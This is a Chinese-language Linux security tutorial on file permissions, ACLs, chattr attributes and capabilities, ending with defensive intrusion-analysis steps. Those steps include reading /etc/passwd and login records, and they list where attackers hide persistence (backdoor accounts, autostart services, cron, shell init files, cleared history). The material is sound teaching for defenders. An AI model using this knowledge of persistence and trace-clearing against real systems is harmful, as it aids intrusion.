因此， 简单的说，在 Linux 里面,任何一个文件都具有"User, Group 及 Others”三种身份的个别权限, 我们可以将上面的说明以底下的图来解释:



一般来说， 我们通常用简写字母来表示属主、属组、其他：

* u: 属主
* g: 属组
* o: 其他

从ls命令输出，进行逐列介绍

Panda.Guo@2018-04-03 14:32:43 $ ls -l

drwxr-xr-x 2 panda panda 4096 6月 3 14:32 dir

-rwxr--r-- 1 panda panda 0 6月 3 13:43 file1

#### 权限（访问许可位）

许可位，共计4组组成， 每组3位，

* S/Owner/Group/Other
* S组
  + b3 → SUID；b2 → SGID；b1 -> Sticky
* Owner组
  + b3 → Read；b2 → Write; b1 -> Execute
* Group组
  + b3 → Read；b2 → Write; b1 -> Execute
* Other组
  + b3 → Read；b2 → Write; b1 -> Execute；

### 文件权限（许可位）表示方式

对于许可位，有两种表示方式：

**数字表示方式**

* 用3组8进制的数字。来描述u/g/o三个部分的访问许可
  + 每组用3位，来表示这部分的rwx（访问类型）
  + 对应就是 b3 b2 b1 (4 2 1) ,
  + 哪一位被许可，则值为1
    - 例： 我们用644， 表示文件属主可读、写， 组可以读、 其他可读
    - 例： 我们用755， 表示文件属主可读、写、执行， 组可读、执行， 其他可读、可执行。

**符号表示方式**

* 可以用r、w、x、-来表示文件的访问权限
  + 用r描述读
  + 用w描述写
  + 用x描述执行
  + 用-表示无权限
* **实例解读文件访问许可**
  + 添加用户itcast
    - sudo useradd -m -s /bin/bash itcast
  + 修改itcast 口令,为itcast
    - sudo passwd itcast
  + 以panda用户创建文件(644)，验证文件属主可读写，以itcast用户协助验证other可读不可写。

Panda.Guo@2018-06-04 11:11:57 $touch file-name

Panda.Guo@2018-06-04 11:25:35 $ ls -l file-name

-rw-r--r-- 1 panda panda 0 6月 4 11:03 file-name

Panda.Guo@2018-06-04 11:26:32 $ whoami

panda

Panda.Guo@2018-06-04 11:26:37 $ echo "Hello world" >> file-name

Panda.Guo@2018-06-04 11:26:53 $ cat file-name

Hello world

Panda.Guo@2018-06-04 11:27:07 $

以 itcast用户验证 others，只有r权限

Panda.Guo@2018-06-04 11:27:55 $ su itcast

密码：

itcast@PandaGuo:/home/panda/tmp/itcast$ whoami

itcast

itcast@PandaGuo:/home/panda/tmp/itcast$ ls -l

总用量 8

drwxr-xr-x 2 panda panda 4096 6月 4 11:04 dir

-rw-r--r-- 1 panda panda 12 6月 4 11:26 file-name

itcast@PandaGuo:/home/panda/tmp/itcast$ cat file-name

Hello world

itcast@PandaGuo:/home/panda/tmp/itcast$ echo "itcast" >> file-name

bash: file-name: 权限不够

### 变更文件的访问权限

通过修改文件的许可位，可以变更文件的访问权限。

变更许可位有两种方式， 一种数字类型，一种符号类型

* 符号类型

我之前介绍， 文件的的访问许可由三组（u/g/o）、三个访问类型（r/w/x）组成。

Panda.Guo@2018-04-03 16:22:47 $ ls -l file1

-rw-r--r-- 1 panda panda 0 6月 3 16:22 file1

Panda.Guo@2018-04-03 16:22:58 $ chmod u+x file1

Panda.Guo@2018-04-03 16:23:05 $ ls -l file1

-rwxr--r-- 1 panda panda 0 6月 3 16:22 file1

* 数字类型：

Panda.Guo@2018-04-03 16:23:08 $ ls -l file2

-rw-r--r-- 1 panda panda 0 6月 3 16:22 file2

Panda.Guo@2018-04-03 16:23:43 $ chmod 666 file2

Panda.Guo@2018-04-03 16:23:53 $ ls -l file2

-rw-rw-rw- 1 panda panda 0 6月 3 16:22 file2

### 粘着位sticky

考虑一下，如果一个目录中的文件很多个用户都要使用，而且每个用户都往里边创建文件写文件，如果都设置这些用户有目录的w权限，那么目录中的文件将变得不安全，任何用户都可以删除目录里边的文件，修改目录的结构，所以这时候我们想到一个实现方案，就是只有文件创建者可以删除自己的文件，其他用户不能删除

设置目录的sticky位后， 该目录下的文件，只能被创建者删除

* 对谁有效？
  + 只对目录有效。对其他的客体无效。
* 如何设定？
  + chmod 1xxx file
* 实例
* 讨论： 粘着位的应用场景？

### 讨论 （思考）

* umask 为用户创建文件的掩码，代表用户创建文件的最终权限为（mode & ~umask）, 那么您的观点，umask取值应为多少合适？
* umask 设置只在当前终端中临时有效， 你有几种办法可以使其登录后默认生效
* 答题： 有一个目录，要求任何人可以创建客体并可以对目录进行读/搜索访问，但只有创建者可以删除，试用8进制写出它应具有的许可位

## 访问控制列表 –ACL(Access Control List)

ACL是什么： 存储在文件扩展属性中的一组访问控制规则， (利用文件的扩展属性保存额外的访问控制权限）

### 为什么需要ACL

我们需要一种更细粒度的访问控制方式， 对other组的用户成员，作出区分

* 文件访问控制（许可位）是通过文件的属主user、属组group、其他other来实现访问权限控制的， 对于“其他”来说， 一个用户既不是文件属主，也不属于同一组，那么就统统属于“其他”， 这样的 ACL 提供一种更细粒度的权限控制方法。

**实例分析**

创建test01用户，test02用户， 访问itcast用户的文件，（相对于itcast用户，test01，test02用户为others用户）， 无法做到对test01用户和test02用户的权限区别

### ACL 基本操作

对于ACL基本操作来说，也就是ACL设定、ACL查询、ACL移除

我们可通过setfacl、getfacl 来设定和查询文件的访问控制列表

#### 设定/修改ACL

我们可以通过setfacl -m， 来设定文件的ACL, （注： 文件属主和特权用户可进行操作)

* 基本用法: setfacl -m u:username:rwx filename
  + -m: 选项
  + u:itcast:rwx , 设定用户itcast，访问权限为rwx
    - u： 用户
    - g： 组
    - m： 掩码
  + filename， 文件，你想设定谁的ACL

itcast@itcast:~/class$ setfacl -m u:test01:rw ./hello

**注意**， 添加文件的acl后， 命令ls -l会发生变化， 如：

文件原始显示

itcast@itcast:~/class$ ls -l

-rw-r--r-- 1 itcast itcast 0 6月 4 17:40 file

添加文件acl后， 命令ls -l 变为：

itcast@itcast:~/class$ setfacl -m u:itcast:w file

itcast@itcast:~/class$ ls -l file

-rw-rw-r--+ 1 itcast itcast 0 6月 4 17:40 file

注意： 有+号，代表此文件被设定了ACL， 那么此时，文件file的权限，就受到ACL影响

#### ACL查询

我们可以通过 getfacl， 来获取文件的ACL

* 基本用法 getfacl ./filename

itcast@itcast:~/class$ getfacl ./hello

# file: hello

# owner: itcast

# group: itcast

user::rw-

user:test01:rw-

group::rw-

mask::rw-

other::r--

itcast@itcast:~/class$

* 显示解读
  + user后面没有跟用户名，表示的是文件属主的权限
  + user 后面有用户名， 表示是指定用户的权限
  + group后面没有跟组名，表示的是文件属组的权限
  + mask表示的是额外访问控制权限的最大权限，mask可自定义，自定义之后，额外访问控制权限的最大权限不得超过mask的权限，否则超出的权限会被裁掉。详细见下一章节

#### ACL移除

移除文件file1 的ACL, 可通过setfacl -x

* 典型用法 setfacl -x u:itcast file

itcast@itcast:~/class$ setfacl -x u:test01 ./hello

**实例展示**

1. 用户itcast创建hello文件
2. itcast@itcast:~/class$ touch hello
3. itcast@itcast:~/class$ ls -l
4. 总用量 0
5. -rw-rw-r-- 1 itcast itcast 0 8月 24 11:11 hello
6. 验证用户test01对其只有r权限，
7. test01@itcast:/home/itcast/class$ whoami
8. test01
9. test01@itcast:/home/itcast/class$ ls -l hello
10. -rw-rw-r-- 1 itcast itcast 0 8月 24 11:11 hello
11. test01@itcast:/home/itcast/class$ cat ./hello
12. hello world
13. test01@itcast:/home/itcast/class$ echo "hello world" > ./hello
14. bash: ./hello: 权限不够
15. 设置hello文件ACL
16. itcast@itcast:~/class$ setfacl -m u:test01:rw ./hello
17. 验证用户test01对文件的hello权限（rw）
18. test01@itcast:/home/itcast/class$ whoami
19. test01
20. test01@itcast:/home/itcast/class$ ls -l ./hello
21. -rw-rw-r--+ 1 itcast itcast 12 8月 24 11:17 ./hello
22. test01@itcast:/home/itcast/class$ getfacl ./hello
23. # file: hello
24. # owner: itcast
25. # group: itcast
26. user::rw-
27. user:test01:rw-
28. group::rw-
29. mask::rw-
30. other::r--
31. test01@itcast:/home/itcast/class$ cat ./hello
32. hello world
33. test01@itcast:/home/itcast/class$ echo "hello test01" >> hello
34. test01@itcast:/home/itcast/class$ cat ./hello
35. hello world
36. hello test01
37. test01@itcast:/home/itcast/class$
38. 验证用户test02对文件hello权限（r-）

### 文件权限的有效次序

* 当一个用户将要访问一个文件的时候(**没有acl**的情况下):
  + 首先应用Owner权限，当要访问的文件的属主和该用户一致的情况下，就以该属主的权限去执行文件
  + 其次应用Group的权限，当要访问的文件的属组和用户的属组一致的情况下，就以该属组的权限去执行文件
  + 最后应用Other的权限，如果Other有相应的权限的话，就以Other的权限去执行文件。
* 当一个用户要访问一个文件的时候(**有acl**的情况下):
  + 如果用户是文件属主， 按文件属主的权限位判定访问控制
  + 如果用户不是文件属主， 而是符合ACL中的user项， 则按该项权限位判别且受mask限制。
  + 如果用户的属组属于group或者ACL中group项， 只要组或者ACL的group项，允许优先且受mask限制。
  + 否则应用Other的权限。

上述内容，详见man acl 的 “ACCESS CHECK ALGORITHM”， 此处简单描述.

**注** 此处用“用户”表述并不准确， 严格来说应该是“代表某个用户执行的那个进程的有效ID(euid)”， 为了便于大家理解，不引入太多的概念。

**示例**

* 去掉文件属主panda，对文件file1的写权限

Panda.Guo@2018-04-03 18:22:56 $ ls -l file1

-rw-rw-r--+ 1 panda panda 4 6月 3 17:57 file1

Panda.Guo@2018-04-03 18:23:06 $ chmod u-w file1

Panda.Guo@2018-04-03 18:23:56 $ ls -l file1

-r--rw-r--+ 1 panda panda 4 6月 3 17:57 file1

* 权限验证

Panda.Guo@2018-04-03 18:24:01 $ cat file1

bbb

Panda.Guo@2018-04-03 18:24:08 $ echo "aaa" >> file1

bash: file1: 权限不够

* 添加访问控制列表

Panda.Guo@2018-04-03 18:24:44 $ setfacl -m u:panda:rw file1

Panda.Guo@2018-04-03 18:24:49 $ getfacl file1

# file: file1

# owner: panda

# group: panda

user::r--

user:panda:rw-

user:itcast:rwx

group::r--

mask::rwx

other::r--

* 权限验证

Panda.Guo@2018-04-03 18:24:56 $ echo "aaa" >> file1

bash: file1: 权限不够

### ACL中的mask

mask是限定文件特定用户最大拥有权限，任何特定设置的acl权限，最终都要跟mask做按位与，才能确定最终的权限

* 设定

Panda.Guo@2018-04-03 19:37:38 $ setfacl -m m::r -m u:itcast:rwx ./file1

Panda.Guo@2018-04-03 19:38:38 $ getfacl ./file1

# file: file1

# owner: panda

# group: panda

user::r--

user:panda:rw- #effective:r--

user:itcast:rwx #effective:r--

group::r--

mask::r--

other::r--

Panda.Guo@2018-04-03 19:38:46 $

* 验证

Panda.Guo@2018-04-03 17:56:40 $ su itcast

密码：

itcast@PandaGuo:/home/panda/tmp/itcast$ ls

chown dir file1 file2 file3

itcast@PandaGuo:/home/panda/tmp/itcast$ cat file1

aa

itcast@PandaGuo:/home/panda/tmp/itcast$ echo "bbb" > file1

bash: file1: 权限不够

### 参考资料

$ man acl

$ man setfacl

$ man getfacl

### 讨论(思考)

* 访问控制列表的应用场景

## 文件属性

我们在之前探讨信息安全时提到，完整性在Linux系统上，就是控制写，也就是一个文件不被非授权人员所篡改，我们就可以认为它是完整的。有些文件属性设定后，就可以避免对文件修改（超级用户也被允许），可以很好的满足我们对完整性的需求。

### 什么是文件属性

* 在**特定的文件系统**中支持的，对文件、文件夹等文件**额外**施加的一些访问控制

### 文件都有那些属性

在特定的文件系统上， 当前文件具备那些可用的文件属性， 这个以EXT4文件系统为例：

Panda.Guo@2018-06-05 13:42:39 $ man ext4

在帮助信息中， 检索关键字 "FILE ATTRIBUTES" 可以看到Ext系列文件系统中支持的文件属性， 以下作为拣选：

| **属性** | **描述** |
| --- | --- |
| a (append only) | 仅允许以追加的方式打开文件(不允许移动、删除文件) |
| A (no atime updates) | 这个属性不允许更新文件的atime |
| c (compressed) | 启用这个属性时，文件在磁盘上会自动压缩 |
| d (no dump) | 不能使用dump命令备份文件 |
| D (synchronous directory updates) | 设置了文件夹的D属性时，更改会在同步保存在磁盘上 |
| e (extent format) | 它表明，该文件使用磁盘上的块的映射扩展 |
| i (immutable) | 在文件上启用这个属性时，我们不能更改、重命名或者删除这个文件 |
| j (data journaling) | 设置了这个属性时，文件的数据首先保存在日志中，然后再写入文件 |
| S (synchronous updates) | 设置了这个属性时，变更或更改同步保存到磁盘上 |

### 文件属性管理（添加、删除、查看）

有两个命令 lsattr 和 chattr 用来管理属性。下面是常用属性的列表。

chattr属性中可以使用的不同选项 ：

-R 递归地修改文件夹和子文件夹的属性

-V chattr命令会输出带有版本信息的冗余信息

-f 忽略大部分错误信息

在chattr中用于设置或者取消属性的 操作符

'+' 符号用来为文件和文件夹设置属性，

'-' 符号用来移除或者取消属性

'=' 使它们成为文件有的唯一属性。

chattr 和 lsattr 命令的基本语法 ：

# chattr <options> <attributes> <file or Directory >

# lsattr <File or Directory>

* 使用‘i’属性使文件不可更改

Panda.Guo@2018-06-05 14:05:14 $ ls -l file

-rw-r--r-- 1 panda panda 12 6月 5 14:05 file

Panda.Guo@2018-06-05 14:05:28 $ cat file

Hello World

Panda.Guo@2018-06-05 14:05:31 $ sudo chattr +i file

Panda.Guo@2018-06-05 14:05:46 $ sudo lsattr file

----i---------e---- file

对 file 文件添加 “i” 属性

* 修改 file 文件

Panda.Guo@2018-06-05 14:05:51 $ echo "Hello 2 " >> file

bash: file: 不允许的操作

Panda.Guo@2018-06-05 14:09:05 $ cat file

Hello World

* 删除 file 文件

Panda.Guo@2018-06-05 14:09:17 $ rm file

rm: 无法删除'file': 不允许的操作

* 对 file 文件创建硬连接

Panda.Guo@2018-06-05 14:09:22 $ ln file file-link

ln: 无法创建硬链接'file-link' => 'file': 不允许的操作

* 以root用户，删除file 文件

Panda.Guo@2018-06-05 14:09:45 $ su

密码：

root@PandaGuo:/home/panda/tmp/itcast# whoami

root

root@PandaGuo:/home/panda/tmp/itcast# rm file

rm: 无法删除'file': 不允许的操作

* 对于已经设置 i 属性的文件，如果需要修改、删除等操作，需要以特权用户移除i属性后，再进行相应操作

Panda.Guo@2018-06-05 14:12:42 $ lsattr file

----i---------e---- file

Panda.Guo@2018-06-05 14:12:51 $ sudo chattr -i file

Panda.Guo@2018-06-05 14:13:01 $ lsattr file

--------------e---- file

Panda.Guo@2018-06-05 14:13:12 $ rm file

Panda.Guo@2018-06-05 14:13:14 $ ls file

ls: 无法访问'file': 没有那个文件或目录

**讨论**

* 文件属性a、i的应用场景

## 特权（能力）机制

一般来说， root用户是系统最大的威胁， 特权越小，也就越安全

### 能力是什么

能力是一种特权。

能力是一种特权， 如果把root用户的超级特权分作N份， 每一份可以作为一个能力子集。

Panda.Guo@2018-06-05 16:20:47 $ cat /proc/sys/kernel/cap\_last\_cap

37

查看能力的详细介绍

Panda.Guo@2018-06-05 16:22:23 $ man capabilities

### 如何使用能力

* 通过 setcap 命令设置能力

setcap "cap\_xx,cap\_xx2+ep" file

* 通过 setcap -r 命令删除能力

setcap -r file

* 通过 getcap 命令查看能力

getcap file

关于+epi的补充

epi分别对应程序的三个特权集，每个程序都自己维护特权集，三个特权集在不同的时机生效

* cap\_effective:当一个进程要进行某个特权操作时,操作系统会检查cap\_effective的对应位是否有效,而不再是检查进程的有效UID是否为0. 例如,如果一个进程要设置系统的时钟,Linux的内核就会检查cap\_effective的CAP\_SYS\_TIME位(第25位)是否有效.
* cap\_permitted:表示进程能够使用的能力,在cap\_permitted中可以包含cap\_effective中没有的能力，这些能力是被进程自己临时放弃的,也可以说cap\_effective是cap\_permitted的一个子集.
* cap\_inheritable:表示能够被当前进程执行的程序继承的能力.

### 能力应用举例

以server程序bind 1024下端口，为例，需要cap\_net\_bind\_service能力

server.c

#include <stdio.h>

#include <string.h>

#include <sys/socket.h>

#include <netinet/ip.h>

#include <unistd.h>

#include <sys/types.h>

#include <sys/socket.h>

#define SER\_ADDR 1000

int main(int argc, char \*argv[])

{

int sockfd, newsockfd;

struct sockaddr\_in my\_addr, client\_addr;

char buffer[100];

/\*\*

\* Step 1: 创建一个socket， 指定SOCK\_STREAM代表TCP

\*/

sockfd = socket(AF\_INET, SOCK\_STREAM, 0);

/\*\*

\* Step 2: 绑定一个端口号

\*/

memset(&my\_addr, 0, sizeof(struct sockaddr\_in));

my\_addr.sin\_family = AF\_INET;

my\_addr.sin\_port = htons(SER\_ADDR);

if (bind(sockfd, (struct sockaddr \*)&my\_addr, sizeof(struct sockaddr\_in)) <0){

perror("Error for bind");

return 1;

}

/\*\*

\* Step 3: 监听连接

\*/

listen(sockfd, 5);

fprintf(stdout, "Serve listenning....\n");

while(1){

/\*\*

\* Step 4: Accept 一个连接请求

\*/

socklen\_t client\_len = sizeof(client\_addr);

newsockfd = accept(sockfd, (struct sockaddr \*)&client\_addr, &client\_len);

/\*\*

\* Step 5: 从当前连接读取数据 \*/

memset(buffer, 0, sizeof(buffer));

int len = read(newsockfd, buffer, 100);

printf("Received %d bytes: %s", len, buffer);

/\*\*

\* Step 6: 关闭当前链接\*/

close(newsockfd);

}

/\*\*

\* Step 7: 关闭套接字

\*/

close(sockfd);

return 0;

}

client.c

```C

#include <stdio.h>

#include <string.h>

#include <errno.h>

#include <sys/socket.h>

#include <netinet/ip.h>

#include <unistd.h>

#include <sys/socket.h>

#include <netinet/in.h>

#include <arpa/inet.h>

#define SER\_ADDR "127.0.0.1"

#define SER\_PORT 1000

//#define SER\_ADDR "172.16.28.98"

/\* main function \*/

int main(int argc, char \*argv[])

{

/\*\*

\* Step 1: 创建一个socket， 指定SOCK\_STREAM参数代表基于TCP协议

\* 如果是UDP协议，则需要用SOCK\_DGRAM

\*/

int sockfd = socket(AF\_INET, SOCK\_STREAM, 0);

/\*\*

\* Step 2: 设置目标主机IP地址和端口号

\* IP+Port， 标识网络上某个主机的通信进程

\*/

struct sockaddr\_in dest;

memset(&dest, 0, sizeof(struct sockaddr\_in));

dest.sin\_family = AF\_INET;

dest.sin\_addr.s\_addr = inet\_addr(SER\_ADDR);

dest.sin\_port = htons(SER\_PORT);

/\*\*

\* Step 3: 连接服务器

\*

\*/

if (connect(sockfd, (struct sockaddr \*)&dest,

sizeof(struct sockaddr\_in)) != 0){

/\* 此处SYN Flood攻击会用到 \*/

fprintf(stdout, "Error for connect: %s\n", strerror(errno));

return 1;

}

/\*\*

\* Step 4: 向Server发送数据

\*/

char \*buffer1 = "Hello Server!\n";

char \*buffer2 = "Hello Again!\n";

write(sockfd, buffer1, strlen(buffer1));

write(sockfd, buffer2, strlen(buffer2));

/\*\*

\* Step 5: 关闭连接

\*/

close(sockfd);

return 0;

}

# Linux 入侵检测分析技术

* **目标**
  + 了解入侵检测分析的基本方法
  + 掌握查看登录失败用户的方法
  + 掌握查阅历史命令的方法
  + 掌握检查系统开机自启服务的方法

## 概述

最好的安全防护当然是“域敌于国门之外”， 通过安全防护技术，来保证当前主机不被非授权人员入侵，但是“道高一尺，魔高一丈”， 再好的防护手段、往往也会有疏漏的地方。在这种情况下，事后（入侵后）的追溯技术就很重要了。好比一个窃贼到我们家溜达一圈，我竟然无法知道是否窃贼来过，细思这是一件非常恐怖的事情。这就意味着，我们的家（主机）不在安全，鬼知道窃贼什么时候再来溜达一圈。

入侵分析技术一般通过是通过分析主机关键的文件记录、进程信息等来达到分析主机是否被侵入的目的。从安全防护的角度来讲，这是一项事后追踪技术（可追溯性）;从攻击的角度来说， 当Hack成功实施攻击（入侵）后，要进行掩踪灭迹，也就是清除入侵痕迹，当知道入侵分析哪些地方后，那么作为入侵者也就明白需要重点关注哪些入侵痕迹了。

所谓“未知攻，焉知防”， 同样也可以说“未知防，焉知攻”, 攻防之道，本就是在攻防博弈中相互提高。

## 入侵分析

### 用户帐号

从攻击的角度来讲，Hacker实施攻击后，除了会“掩踪灭迹”之外还会进行“创建后门”，以便将这种攻击的机会持续下去，而创建后门用户帐号，往往是比较可行的途径。

1. 搜寻具备shell用户的帐号， /etc/passwd

Panda.Guo@2018-04-18 11:34:31 $ cat /etc/passwd|awk -F: '{print $7}'| sort |uniq -c

3 /bin/bash

21 /bin/false

1 /bin/sync

17 /usr/sbin/nologin

Panda.Guo@2018-04-18 11:45:31 $ cat /etc/passwd | grep "bash"

root:x:0:0:root:/root:/bin/bash

panda:x:1000:1000:panda,,,:/home/panda:/bin/bash

itcast:x:2001:2001::/home/itcast:/bin/bash

Panda.Guo@2018-04-18 11:45:40 $

对其中有shell的用户需要重点关注，本文假设itcast用户为“需重点关照”用户

1. 进一步分析用户itcast
2. 查看用户id和组信息：

Panda.Guo@2018-04-18 11:45:40 $ id itcast

uid=2001(itcast) gid=2001(itcast) group=2001(itcast)

* 查看用户最近登录信息

Panda.Guo@2018-04-18 11:51:33 $ lastlog -u itcast

Username Port From Latest

itcast pts/10 127.0.0.1 Thu Apr 12 19:03:20 +0800 2018

* 查看用户历史登录信息: last hacker

Panda.Guo@2018-04-18 11:51:35 $ last itcast

itcast pts/10 127.0.0.1 Thu Apr 12 19:03 - 10:16 (15:12)

itcast pts/6 172.16.28.59 Thu Apr 12 16:03 - 16:03 (00:00)

itcast pts/6 172.16.28.59 Thu Apr 12 16:02 - 16:03 (00:00)

wtmp begins Sun Apr 1 23:41:17 2018

* 查看用户登录失败信息:

Panda.Guo@2018-04-18 11:52:45 $ sudo lastb itcast

itcast ssh:notty 127.0.0.1 Thu Apr 12 19:03 - 19:03 (00:00)

itcast ssh:notty 172.16.28.59 Thu Apr 12 16:03 - 16:03 (00:00)

btmp begins Tue Apr 3 09:20:30 2018

Panda.Guo@2018-04-18 11:52:49 $

* 查看综合信息: finger hacker

Panda.Guo@2018-04-18 11:53:20 $ finger itcast

Login: itcast Name:

Directory: /home/itcast Shell: /bin/bash

Last login Thu Apr 12 19:03 (CST) on pts/10 from 127.0.0.1

No mail.

No Plan.

如果itcast用户登录有异常的IP登录, 则需重点关注

### 可提权用户（sudo）

linux系统允许普通用户通过sudo来获取root用户权限， 因此对于已经存在的普通用户，如果其在/etc/sudoers或者/etc/sudoers.d/下的文件中， 则表示此普通用户可以通过sudo来完成root操作， 需要特别关注。

另可以通过命令groups itcast（其中itcast指代需要关注的用户username）， 如果该用户所属的组是root或者 sudo组，或者该用户在/etc/sudoers(包括/etc/sudoer.d/目录)， 那就需要重点关注了。

### 开机自启服务

不同的Linux发行版，采用的服务管理器是不同的， Debian 8以上已经采用Systemd作为服务器管理器，其实目前较新的发行版系统上多在采用systemd。本次我们以Systemd为例来分析开机自起的一些程序。

对于systemd服务管理器来说，可以通过下述方式查看开机自启的服务:

Panda.Guo@2018-04-18 15:25:23 $ systemctl list-unit-files --type=service | grep "enabled"

accounts-daemon.service enabled

anacron.service enabled

auditd.service enabled

autovt@.service enabled

。。。

黑客入侵后，留下一些开机自起的服务，以便后续继续入侵。也是入侵保持持久性的一种手段。

### 计划（定时）任务

除了开机自启动服务外， Debian还可以通过计划任务来进行持久化运行。

检查异常的计划任务相对简单：

只需要查看/etc/crontab以及子目录下/etc/cron.\*的计划任务文件即可.

### shell的初始化

不同的Linux发行版的默认shell是不一致的， 一般debian系统默认是dash，大部分linux发型版是 bash 。

对于shell来说，可分为交互shell/非交互shell、 登录shell和非登录shell。本质上就是在shell启动期间，默认执行的配置文件不同而已。 关于这块的详细区别，可参考man bash 中的INVOCATION章节。或者参考下图：



简单分析如下：

* 非交互/非登录shell： $BASH\_ENV（环境变量）
* 非交互/登录shell：/etc/profile ($HOME/.bash\_profile、$HOME/.bash\_login、$HOME/.profile按次序先存在的执行)
* 交互/非登录shell： /etc/bash\_bashrc、$HOME/.bashrc
* 交互/登录shell：/etc/profile ($HOME/.bash\_profile、$HOME/.bash\_login、$HOME/.profile按次序先存在的执行)

上面描述的比较复杂。简单说，就是bash在启动时，要执行几个脚本文件。 这些文件中如果有命令，在某种情况下（登录非登录、交互非交互）可能会被执行。 入侵分析的重点就是查看这些文件中是否存在可疑命令。

### 历史命令

一般而言, 入侵者获取shell之后会在上面执行某些命令, 我们可以通过history命令来查看曾经运行过的命令.或者直接查看~/.bash\_history文件. 高明的入侵者完成入侵后，也会进行某些掩踪灭迹。 因此， 如果发现曾经运行过的命令中有一些可疑命令（莫名奇妙的命令），或者发现history被恶意清除,或者被异常篡改, 这也是我们常用的入侵分析技术。

和history命令相关有几个环境变量，需要我们特别关注，详情可通过man bash 查看

* HISTFILE: 保存历史命令的文件， 默认是 ~/.bash\_history
* HISTFILESIZE: 历史文件中包含的最大行数。
* HISTSIZE: history命令中展现的历史数量行数。
* HISTTIMEFORMAT: 保存历史命令的时间格式。

### 系统日志

在debian9上，系统日志统一由rsyslog进程产生， 和rsyslog相关的配置可参考/etc/rsyslog.conf文件以及/etc/rsyslog.d/目录。

* 登录相关信息
  + 查看每个用户最近的登录时间和ip: lastlog
  + 查看每个用户的登录记录: last
  + 查看每个用户的登录尝试(包括失败的)记录: lastb
  + 查看当前登录的用户,ip以及正在执行的命令: w
* 一些常见的系统日志介绍如下：
  + /var/log/messages: 一般的系统日志
  + /var/log/kern.log: 系统内核日志
  + /var/log/boot.log: 系统启动日志
  + /var/log/auth.log: 登录相关的日志, 比如ssh/sudo成功失败的日志都在这里
  + /var/log/cron.d: cron计划任务的执行日志
* 审计， 审计日志由auditd产生，/etc/audit/auditd.conf为审计配置文件，/etc/audit/audit.rules 为审计规则文件。
  + /var/log/audit/\* ： 为审计记录，可以进一步分析，也许可以发现一些意想不到的痕迹(如果有的话).

### 可疑进程

一般可通过top命令查看正在运行的程序所占用的资源, 或者用ps aux列出当前系统所用的进程. 如果发现可疑进程（没见过、耗资源）, 可以用以下命令进一步：

* 查看该进程启动的完整命令行: ps eho command -p $PID
* 查看该进程启动时候所在的目录: readlink /proc/$PID/cwd
* 查看该进程启动时的完整环境变量: strings -f /proc/$PID/environ | cut -f2 -d ‘ ‘
* 列出该进程所打开的所有文件: lsof -p $PID

如果某个可疑进程正在活动，一般会与外界有网络交互，可通过如下方法进一步分析：

* 查看当前主机的网络连接情况， netstat -apn | grep $PID
* 抓包分析，tcpdump 或者 使用图形化抓包工具wireshark
* 查看主机防火墙iptables， DNS（/etc/resolv.conf和/etc/resolvconf/）、http代理，或者/etc/hosts, 都可能会导致我们正常的网络请求被攻击者监听并篡改. 这些小小的修改也许不是很明显,可一旦发现自身网络环境’不太对劲’, 就要提高警惕, 仔细排查了.